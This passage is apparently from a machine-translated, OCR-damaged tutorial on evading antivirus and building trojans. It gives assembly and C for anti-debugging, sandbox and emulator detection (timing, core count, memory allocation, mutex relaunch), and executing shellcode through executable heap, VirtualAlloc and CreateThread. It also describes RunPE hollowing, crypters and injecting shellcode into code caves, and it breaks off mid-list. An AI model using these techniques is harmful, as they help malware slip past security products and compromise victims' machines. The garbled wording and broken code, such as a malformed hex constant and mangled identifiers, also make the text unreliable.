The obfuscation technique of code makes it possible to "complicate" the operation of the functions,
without affecting the end result.
It is used in different fields, both by malware to make the analysis more complicated to
part of an AV, both by the same AV (as mentioned previously), which has applications
who want to preserve their secret functions.
There are several techniques of obfuscation of the code, by adding simple code that
they do nothing to change the order of execution (affecting other registers, stack, and so on). This method can also be very effective
against a large part of AV. To better understand the concept, is an example: Let's assume a simple high-level education, as *x+=5 ,* that
does nothing but

add 5 to the current value of x.
This can be translated differently by the compiler, with one of the following codes
assembly:

```
add eax , 5   add dword ptr [ ebp + 10h ], 5
```


The first line simply adds 5 to the register *eax (* our variable *x) ,* the second
He adds 5 to *ebp(base pointer* stack) + 10h, in the stack position where you will find the
pointer to the variable x.
To obscure this simple addition, the following code does the same things, but with
means different obfuscation techniques (*stack-based , constant unfolding , XOR swap ...):*

```
xor ebx , eax
xor eax , ebx
xor ebx , eax
inc eax
neg ebx
add ebx, 0A6098326h
cmp eax,esp
mov eax, 59F667CD5h
xor eax, FFFFFFFFFh
sub ebx,eax
push 09F9CBE4TAh
add dword[esp],6341B86h
sub eax,ebp  sub dword[esp],ebx
pushf  pushad  pop eax
```

```
add esp,20h
test ebx,eax
pop eax
```

encrypt

Using crypter allows complicating the analysis and reverse-engineering by
an antivirus and bypasses most of them, depending on the implementation used.



A crypter consists of a **builder ,** which has the task of encrypting the malware and plug it in
stub, and an **stub** that decrypts the original binary and executes it directly into memory
using techniques such as RunPE.
The stub is a routine of a program that is loaded after it starts.

Typical actions performed by a crypter, you can list in 5 points:

1) Perform the original executable
2) Suspend the executable
3) Delete memory the original executable
4) Map of the payload into memory
5) The run

As we have seen in the discussion of heuristic analysis, these actions may also be detected
from these types of routine by a AV.
These actions can be suspicious, and consequently the executable might be
considered potentially malicious and move on to more advanced analysis routines.

The most widely used technique for allocating a binary memory cell, and thus to hide the same
process, is via RunPE.
This technique allows you to hide the process, creating a new instance (initially
suspended) of an already existing process and copying within it the code to be executed.
Subsequently, after adjusting the address of ' *Entry Point* and the *base address,* the process
It is exhumed and started under the process name used, without actually having any
bond with it. A

good explanation and can find:
http://www.adlice.com/runpe-hide-code-behind-legit-process/

Hiding decoding

Hiding decoding shellcode, as seen in the dedicated title, it is a technique
fundamental in order to circumvent the dell'antivirus static analysis. You can use different techniques
encoding / decoding to be applied, one-to-multi-keys XOR, as demonstrated above,
which is more effective.
Advanced analytics also allow signatures to apply to the string, once this is
decoded. This is because, during the compilation of high-level language, the compiler
uses the registry *even (* defined as the accumulator register) to determine the number of loops
a cycle. When *even* has a value of 0, it means that the loop is not finished, and you can therefore extract the buffer for

apply the appropriate check routines.
An effective technique would be to manually write assembly in the loop of decoding and
use another register *general-purpose* (Eax, ebx, edx) as a counter. This allows you to bypass different AV,

though not the most sophisticated analysis.


Packers

One of the most common techniques used by most of the malware, they are certainly the packers. These, translated as 'wrappings', have the task of containing within a
executable another bundled executable, which will be 'unpacked' and loaded directly into
memory, making it complicated the work of analysis, since the executable must first
unpacked and then analyzed. The AV feature automatic unpacking routine, as
we have seen in the chapter (Antivirus - unpackers), but they do not always succeed
in order, as they can not be used known techniques (rather than as a packer
UPX, now widespread).
There are several parameters to identify whether an executable uses this technique:

- The entropy of the main section (containing the code) is very high. This
  It means that there are a series of random values (encrypted);
- The program contains sections belonging to classical packer (such as UPX0,
  UPX1);
- **The program imports a few functions, perhaps only *LoadLibrary* e *GetProcAddress;***
- When the program is opened in a tool such as OllyDbg, a warning is generated that
  It suggests that the program could be bundled;
- **If there are sections with abnormal values, as a section . *text* of *Size of War Data* 0**
  e A *Virtual Size* different from zero.

To unpack these executables, you can resort to the disassembly tool as OllyDbg, and derive its entire executable once it is loaded into memory. perfect approach

The perfect approach for the execution of a malware, can be described through the following flow chart:



The executable must perform different actions depending on certain conditions. This involves fingerprint emulator when parsing the file. The shellcode needs to be allocated and subsequently executed in memory only if there appears to be under analysis. Below are listed fingerprint techniques useful for this purpose.


Practical Examples bypass

To circumvent the static analysis routines directed to the file, we have seen that it is enough using coding techniques on the shell code (malware heart).
The previous chapter illustrated the theory regarding the analysis of AV and various techniques avoidance. Now we read the following section, illustrating some effective method to many AV.

BeingDebugged byte

This technique allows us to determine if our program is being debugged, so if AV are trying to analyze.
There are windows API appropriate to do this test, but these are ineffective with 99% of AV, as particularly used and documented, therefore, considered to be obsolete In this compound. One of these functions is *IsDebuggerPresent ()* . We're not going to use this function for

reason just said, but we will use the same operating technique. This controls the function *BeingDebugged* byte present in the PEB structure (structure contains information on the current process).



```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                          Reserved4[104];
  PVOID                         Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved6[128];
  PVOID                         Reserved7[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

What we're going to do, is to emulate the execution of this function directly by using assembly, obfuscating properly. The bytes of our interest *BeingDebugged* It determines whether the process is being debugged or less.

If the trial was in debug, this byte will be set, otherwise not. It is located in the PEB structure, with a 2-byte offset (the first element is composed of two bytes). This property is located in *Win32 Thread Information Block (* **TIB)** also known as *Thread Environment Block (* **TEB**), data structure containing information about the thread current.

This data structure is accessed using an offset to the segment *FS (* File Segment) in the x86 architecture, or *GS* (Graphic Segment) for x64. The PEB structure is located at an offset of *0x30* by FS.

```
Control:
        push eax                        ; except EAX to the stack
        mov eax ,[ FS : 0x30 ]          ; point at the beginning of the structure PEB
        add eax , 0x2                   ; o MOV EAX , [ EAX + 0x02 ] I move on byte of interest
        test eax , eax                  ; text value in DebuggedByte ( eax)
        jnz Control                     ; returns to check whether the byte is set
pop eax                                 ; I take in eax its previous value
```

The code is explained in every line. Doing a quick summary, we perform a test on *eax ,* pointing to *BeindDebuggedByte* the PEB structure. The test instruction performs an AND between the two operators. Being of the same register, if it contains 0, the AND produce 0 as value, otherwise a different result. Therefore, if the AND of *eax* with itself produces 0, it means that the register contains 0, and that therefore it does not appear to be in the process of debugging. If, however, it produces a different value (JNZ → *Jump if Not Zero)* means that the current process is being debugged, then invokes the Control routines, which will end with an overflow (eax is PUSHed onto the stack without being never removed, it is a quick technique to end a program) and the rest of the program will not be performed.

This is true for debugging through processes *userland .* As we have repeatedly stated, the houses producing AV prefer to implement kernel-land drivers for different analyzes, as most effective.

A debug can not be controlled via a kernel-land driver in this manner, and can we still use another alternative, ie whether there is a kernel debugger.

KdDebuggedEnabled

This technique uses a structure not well documented by Microsoft. About also to the previous case, the structure was taken directly from MSDN with relative explanation (even if not exhaustive) of each element belonging to the structure.

In this case, instead, the structure is barely mentioned within MSDN, without any specific.

The structure in question is ***Kusher_Shared_Data*** and since very long, you may find entirely his: https://www.nirsoft.net/kernel_struct/vista/KUSER_SHARED_DATA.html or http://uninformed.org/index.cgi?v=2&a=2&p=15 with relative memory addresses. This structure is used by Windows to several features, such as the local time of the computer. The

base address of the structure *Kusher_Shared_Data* It is static in every version of Windows: *0x7FFE0000* or *0x7FFE000000000000 in* 64-bit systems. The element that interests us is **KdDebuggedEnabled ,** leased to an offset of *0x2D4 .*

If a Kernel Debugger is active, the value of *KdDebuggedEnabled* is 0x03, or 0x00.

```
check:
        push eax                                  ; salvo eax
        mov eax , byte  ptr ds :[ 7FFE02D4 ]      ;  eax  =  * KdDebuggedEnabled
        cmp eax , 3                                      ; 3 compares eax
        je check                                  ;  HE  KdDebuggedEnabled  is  3 ,  salta a check
pop eax                                                  ; resume the value of eax
```

The operation is likely to that previously shown, the only difference is that, in this case, we are going to check a different location.

GetTickCount

We have said many times that the virus must be *user-friendly ,* convenient for everyday use by a user. To ensure this essential feature, AV they have different *Time Deadline* for the analysis of a file, which can vary depending on the product.

The first exploits about this feature were simple but effective: it was enough to use a appropriate function of sleep for a few seconds, and voila!

Now this exploit is outdated and totally ineffective, analysis avoids a direct sleep function, not executing it.

There are still more sophisticated techniques to exploit this feature of AV, as what we're going to see, but first let me say a few words about how the function *GetTickCount() .*

This function returns as its value the number of milliseconds passed since the system was started. This means that called at two different times at a distance of seconds, will be returned to a different value.

As mentioned a few lines above, the virus does not perform functions of sleep, and passes over do the rest. And it is precisely here that we can use another exploit, as shown in the code below:

```
  int  tick  =  GetTickCount ();

 Sleep  ( 2000  );
 int  tack  =  GetTickCount  ();
 if   (( tack  -  tick )  <  2000 )  {       return
AV_DETECTED; }
```

First, we call the function *GetTickCount()* and save the returned value in **tick .**

We perform a sleep of 2.000ms and recall another time function, inputting this

Once the value in **tack .**

Now, if the difference between the two values, **tick** e **tack ,** is less than 2.000ms (or anyway next to 0) means that the function of *sleep()* It was not performed, and therefore the program It may be under analysis.

Using the same concept, we can also write:

```
int tick ()
{

        int msFirst = GetTickCount ();
        for ( i = 0 ; i < 1000000000 ; i += 1 ) // 3.000.000.000 nop
                __asm ( " nop\n\tnop\n\tnop\n\t" );
        int msSecond = GetTickCount (); printf ( " Difference:% d " ,( msFirst
         - msSecond ));
        if (( msSecond - msFirst ) > 2000 ){
                // the sleep was performed
                // is not dynamic analysis
                // run shellcode
                return 1 ;
        }
        else {
                return 0 ;
        }
}
```

Even here the mechanism is the same. Instead of using a function such as *sleep() ,* write


3,000,000,000 within the program nop (instructions that do nothing except wasting machine cycles, used the old processors for timing reasons), performing so indirectly a delay. This value depends greatly from machine to machine; on a much more powerful machine it would need even more nop.

Number of cores

To be lighter work on system resources, the virus uses a number lower core than the computer.


Of customary use half of the available cores, and this was verified after several tests with different numbers of core systems. So if we have a dual core machine, usually the AV undergoing emulation uses only one core, in a machine 4, it uses 2. This allows to be able to identify whether our program is in emulation by AV or not.

Structure *SYSTEM_INFO* It contains information about the characteristics of the computer (Architecture, type of processors, **number of processors .** *..)*



```
typedef struct _SYSTEM_INFO {
  union {
    DWORD  dwOemId;
    struct {
      WORD wProcessorArchitecture;
      WORD wReserved;
    };
  };
  DWORD     dwPageSize;
  LPVOID    lpMinimumApplicationAddress;
  LPVOID    lpMaximumApplicationAddress;
  DWORD_PTR dwActiveProcessorMask;
  DWORD     dwNumberOfProcessors;
  DWORD     dwProcessorType;
  DWORD     dwAllocationGranularity;
  WORD      wProcessorLevel;
  WORD      wProcessorRevision;
} SYSTEM_INFO;
```

This structure is "filled" by the use of a function, *GetSystemInfo ,* requiring as a parameter a pointer to a structure _ *SYSTEM_INFO ,* that will be used as the same output of programma:



```
void WINAPI GetSystemInfo(
  _Out_ LPSYSTEM_INFO lpSystemInfo
);
```

Within this framework our interest goes up **dwNumberOfProcessors .** Inside this DWORD (4 bytes) contains the number of processors of the system. So, knowing that the AV uses only half of the core of a computer, we can write the following code, assuming that we are in a quad-core system:

```
SYSTEM_INFO sysInfo ;
GetSystemInfo (& sysInfo );
int Coren = sysInfo . dwNumberOfProcessors;
if ( Coren < 4 ) { return AV_DETECTED;
}
```

Simply declare the structure, we pass to the function *GetSystemInfo()* the address of SYSTEM_INFO structure (*sysInfo)* and then we go to save value *dwNumberOfProcessors* within a whole. The next check is whether the core is lower

4. In our case (quad-core system) if this condition is *true*, means that the AV program is running in the emulator, and then is returned AV_DETECTED. Otherwise, if you are actually using all 4 cores, and consequently the condition is *false*, We can safely run the shellcode!

Large memory allocation

This technique is aimed at exploitare two factors: the Time Deadline and excessive consumption of resources. The first case was already covered in paragraph *GetTickCount()*, while consumption overuse of resources has not yet been mentioned. The reason is more likely than the Time Deadline: to be lighter on its use and be *user-friendly*, AV avoid wasting too many system resources.

A memory allocation also takes time, as well as clean a memory buffer.

So what we're going to do in this case, will be:


1) Allocate a large amount of memory;
2) Fill the buffer 0;
3) Clean the memory;
4) Rerun from step 1 for a certain number of times.

```
int bigAlloc () {
char * buffer = NULL ;
int result = 0 ;
for (i = 0 ; i < 10 ; i += 1 ){ buffer = NULL ; buffer = (char *) malloc ( 100000000
); // circa 100MB

if ( buffer != NULL ) { memset ( buffer , 00 , 100000000
); if ( i == 9 ) { // control

                    if ( buffer != NULL ) {
                            // something is allocated result =
                            1 ;
                    }
                    else {
                            // not allocated anything result =
                            0 ;
                    }
          }
 free ( buffer );
          }
   }


return result ; }
```

So, first we declare a char pointer *null ,* after which we allocate, using its function *malloc(),* about 100MB. We fill the buffer 0, and then later clean through *free() .*
This procedure is repeated as many times as if in need thereof, in this case 10. At the ninth iteration, we provide a control if the allocation has taken place or not (control mostly precautionary); if it were, we should have no problem with analysis by an AV, and then subsequently returning the value 1 (= AV_BYPASSED).

Mutex

Mutex is an object used to protect multiple threads simultaneously access the resource.
An AV Generally, in the process of dynamic analysis, does not allow to create new processes or access to resources outside of the sandbox.
CreateMutex() creates an object of mutex type, as described in the following documents:



```
HANDLE WINAPI CreateMutex(
  _In_opt_ LPSECURITY_ATTRIBUTES lpMutexAttributes,
  _In_     BOOL                  bInitialOwner,
  _In_opt_ LPCTSTR               lpName
);
```

If the call is successful, it returns a handle to the newly created Mutex. If the mutex object already exists, it returns a handle to the object exists, and is ERROR_ALREADY_EXISTS generated the error.

We pass directly to the code:

```
HANDLE Mutex = CreateMutex ( NULL , TRUE , " mutex" );
if ( GetLastError () != ERROR_ALREADY_EXISTS ){ WinExec ( argv
[ 0 ], 0 ); }

return AV_BYPASSED
```

First we create a mutex object, and we call mutex. Then we draw within the function condition *GetLastError()* to get the last error generated by program.
If the error is different from ERROR_ALREADY_EXISTS, it means that the mutex has not yet been created, and thus is called the same program (*WinExec* run argv [0], which contains the program name without any parameters). At the time of the recall, a mutex should have already been created, then the function call *CreateMutex() ,* in a

normal environment (not in analysis), the function will generate ERROR_ALREADY_EXISTS, as the object has already been created by a previous instance.
If this is not generated, the function will invoke itself ad infinitum, without doing anything suspicious. So, if this error is never triggered, it means that we are analyzing dynamic by AV.

Defenses OS

Over the years we have been developed too many defenses of self-protection by systems operativi, tra la cui ASLR (Access Space Layout Randomization) e DEP (Data Executable Protection).
We not dwell much on the first, because it does not fit in the topic we are He is talking, but the second is much more for us.

Data Execution Prevention

DEP allows you to manage privileges on the sections generated by compiling a program. The privileges are **RWX (R** ead, **W** rite,e **X** ecutable). They are awarded based on the task of

above-mentioned sections. For example, the section . *text* that contains the code, it can only be Once compiled executable. Other sections, such as those dedicated to data, will have privileges read-write (RW) but not run.
By assigning privilege only read and write to a section, meaning it can not be done nothing in that section (for example, our shellcode).
If we remember well, in fact, the execution of the shellcode we had saved the shellcode in a buffer, and subsequently executed by creating a function pointer that pointed exactly the address of that buffer, so going to run our shellcode.

When the OS uses this type of protection, we have to change the methodology of execution of our shellcode, and here we see different techniques.

Heap

Heap is a dynamic memory that can be allocated dynamically during the execution of the program. So, let's see the functions that interest us:

HepCreate () It allows to create a heap object, and therefore to allocate dynamic memory. It takes as its first parameter privileges to be assigned to the memory, we will pass
HEAP_CREATE_ENABLE_EXECUTE because it will need the permission of the heap running. As second parameter the heap size in bytes, and the third as the maximum number of bytes that the heap instance can use. It returns NULL if the function fails and fails to allocate memory (*GetLastError()* for more information about the failure), or else a HANDLE heap just created.
HeapAlloc () It allows instead of allocating blocks of heap memory. As the first parameter we will pass the handle just created, as the second HEAP_ZERO_MEMORY to initialize memory to 0, and as a third the number of bytes to be allocated. If the function is executed with successful, it returns a pointer to the allocated memory block. So:


```
void ExecuteShellcode (){ HANDLE He openly = HeapCreate ( HEAP_CREATE_ENABLE_EXECUTE , sizeof ( Shellcode ), sizeof ( Shellcode ));

char * BUFFER = ( char *) HeapAlloc ( He openly , HEAP_ZERO_MEMORY , sizeof ( Shellcode )); memcpy ( BUFFER , Shellcode
 , sizeof ( Shellcode ));
(*( void (*)()) BUFFER )(); }
```

We create the heap through *HeapCreate()* with execute permissions and we initialize to 0. BUFFER

is a pointer to the memory block you just created. Subsequently, through the function *memcpy() ,* we copy in the buffer the shellcode, and always perform through a function pointer.

LoadLibrary/GetProcAddress

Allocate and execute shellcode in the heap memory by recalling manipulation functions
Memory may be suspected by the AV. Thus, there are techniques to avoid
directly use these functions, such as using *LoadLibrary()* and subsequently
GetProcAddress() . The first function is used to load a library dynamically, and
It is returned a handle to the module. The second instead returns the address of the function
exported from a DLL. It takes as parameters the handle to the DLL in question and the name of
function to be exported. The function *VirtualAlloc()* It allows you to allocate memory automatically initialized to 0:



```
LPVOID WINAPI VirtualAlloc(
  _In_opt_ LPVOID lpAddress,
  _In_     SIZE_T dwSize,
  _In_     DWORD  flAllocationType,
  _In_     DWORD  flProtect
);
```

We will pass NULL as the first parameter; in this manner, the system will determine
automatically the address allocation of the memory region. Then the
number of bytes to be allocated, the allocation type (MEM_COMMIT) and finally the privilege.

```
void ExecuteShellcode (){ HINSTANCE K32 = LoadLibrary ( TEXT ( " kernel32.dll" )); if ( K32 != NULL ){ MyProc Allocate = ( MyProc ) GetProcAdd
 ( K32 , " VirtualAlloc" ); char * BUFFER = ( char *) Allocate ( NULL , sizeof ( Shellcode ), Mem_kmit , PAGE_EXECUTE_READWRITE );
  memcpy ( BUFFER , Shellcode , sizeof ( Shellcode )); (*( void (*)()) BUFFER )(); } }
```

In this way we will have in the Allocate function exported by kernel32.dll VirtualAlloc (), and use it as likely to create a heap. In fact, we will copy in the BUFFER shellcode, and we are obedient.

Multi threading

Because perform the reverse-engineer in multi-threading is more complicated, use it It would bring the advantages in terms of an AV bypass. So, we're going to execute the shellcode using a new thread, instead of using a simple function pointer.

```
void  ExecuteShellcode (){   char * BUFFER  =  ( char *) VirtualAlloc ( NULL ,  sizeof ( Shellcode ), Mem_kmit , PAGE_EXECUTE_READWRITE );
 memcpy ( BUFFER ,  Shellcode ,  sizeof ( Shellcode ));   CreateThread ( NULL , 0 , LPTHREAD_START_ROUTINE ( BUFFER ), NULL , 0 , NULL );   while ( TR
 ){    BypassAV ( argv );   }  }
```

The first part is the same as that seen previously, we see more use of a

function, that for creating a new thread, which points to the shellcode to execute. We can see the same procedure, using the one said in the preceding paragraphs for make it less identifiable:

```
void  ExecuteShellcode (){  HINSTANCE K32  =  LoadLibrary ( TEXT ( " kernel32.dll" ));   if ( K32  != NULL ){   MyProc  Allocate   =  ( MyProc ) GetProcAd
( K32 ,  " VirtualAlloc" );   char * BUFFER  =  ( char *) Allocate ( NULL ,  sizeof ( Shellcode ), Mem_kmit , PAGE_EXECUTE_READWRITE );
  memcpy ( BUFFER ,  Shellcode ,  sizeof ( Shellcode ));


  CreateThread ( NULL , 0 , LPTHREAD_START_ROUTINE ( BUFFER ), NULL , 0 , NULL );   while ( TRUE ){    BypassAV

( argv );   }  }
```

Create a Trojan

What is a Trojan

A trojan is a type of malware, able to hide their own code within seemingly legitimate programs (which may have been created ad-hoc or modified). The name is inspired by the Trojan horse, as they try to disguise and hide their real purpose, as it may be to install a backdoor in the victim computer.

Backdoor Concept

A backdoor, as already guessed from his translation, allows you to create a 'door from the back' in
a sistem. This allows you to bypass internal security systems, as might be the
firewall (mentioned in chapter *shellcode - we use metasploit).*
So what we're going to do is enter our code (shellcode) within a track,
and do you then run, thus creating a Trojan.
To do this we can use different methods, among which add a new section or
inject the code into one or more sections (fragmenting the code).
Add a section is the technique less effective, as they have a new section
RWX permissions can come to some suspicion AV.
We will see the practical implementation only in subchapter 'best method', the remaining techniques
They will be treated through the use of *backdoor-factory* .


Code Caves

Code Caves (literally 'code caves'), are 0 padding added to a section of a
Program to respond to specific alignments and fill dedicated memory pages. When we compile, we are created sections, each with its 'homework'. To make a
example, section . *text* It is dedicated to the code. *data* global variables initialized and editable
e . *bss* to uninitialized variables explicitly.
Each of these sections has different characteristics, which are described in **Section Table (** Mrs. EP)
such as size, permissions, and so on. These sections are allocated *page ,* virtual memory blocks managed by *page table,*

described by an Entry Point . Page is the virtual memory units *memory management* smaller. It is not always the same on

different systems, for example on OS X has a value of 4096 bytes (approximately 4 KB). So every
section present in our program will refer to this unit of measure.

Suppose you write a program in an OS X system, which generates a section . *text*
(Dedicated to the 2000 bytes of program code). The remaining 2096 bytes of the page as
They are managed? Very simple: you add lots 0 to fill the
'Page', as shown below:




The remaining 2096 filled of 0 bytes are called Code cave .

Single cave

Once you have mastered the concept of caves tails, and because these are generated, go to
see how to inject shellcode inside of the same, illustrating the technique. To enumerate caves code in PE, we can use tools such as Cminer
(Github.com/EgeBalci/Cminer). We can run them manually using the API
Windows documented on MSDN (or the format that interests us with relative
documentation), but not to extend further (would require a separate document)
We will use tool create a for this purpose, come Cminer e Backdoor-Factory
(github.com/secretsquirrel/the-backdoor-factory).

The injection into one 'cave' of code can only be applied in the case we could find a
section with enough bytes of caves queues, such as to insert ourselves the complete shellcode, and return
at normal running.

Therefore, in the case it had any shellcode written individually (or found in the network) *n*
byte, we should make sure of a queue quarries that can integrally contain (in case
Conversely, one can resort to the use of *multiple caves ,* treated later). But before moving on to practice, we illustrate graphically
what we're going to apply, with
explanation:



The arrows show jumps

Section one we can identify as the section . *text* already seen previously. In
position 2 (2 square, the red rectangle) we have the first instruction in the program, which
It will be aggregated at the end of the shellcode, before the jump to the second original instruction.
AddressOfEntryPoint (present in the header of PE and other executable formats) indicates the address of
'Entry' of the program, which is nothing but the first instruction to be executed. In the case of 'normal' program, our education would
have been in position 2
(Square 2), but since we have to run our shellcode, the first will be a *jmp*
the address of the first instruction of the shellcode.
Thus, once injected shellcode in a code quarries and changed the first instruction at a
jump on the shellcode, we will find at the end of this aggregate the first original instruction,
and a jump to the second.
In this manner, the shellcode is executed when the program starts without affecting anything for
its operation.


Summarizing what was said in two brief points:

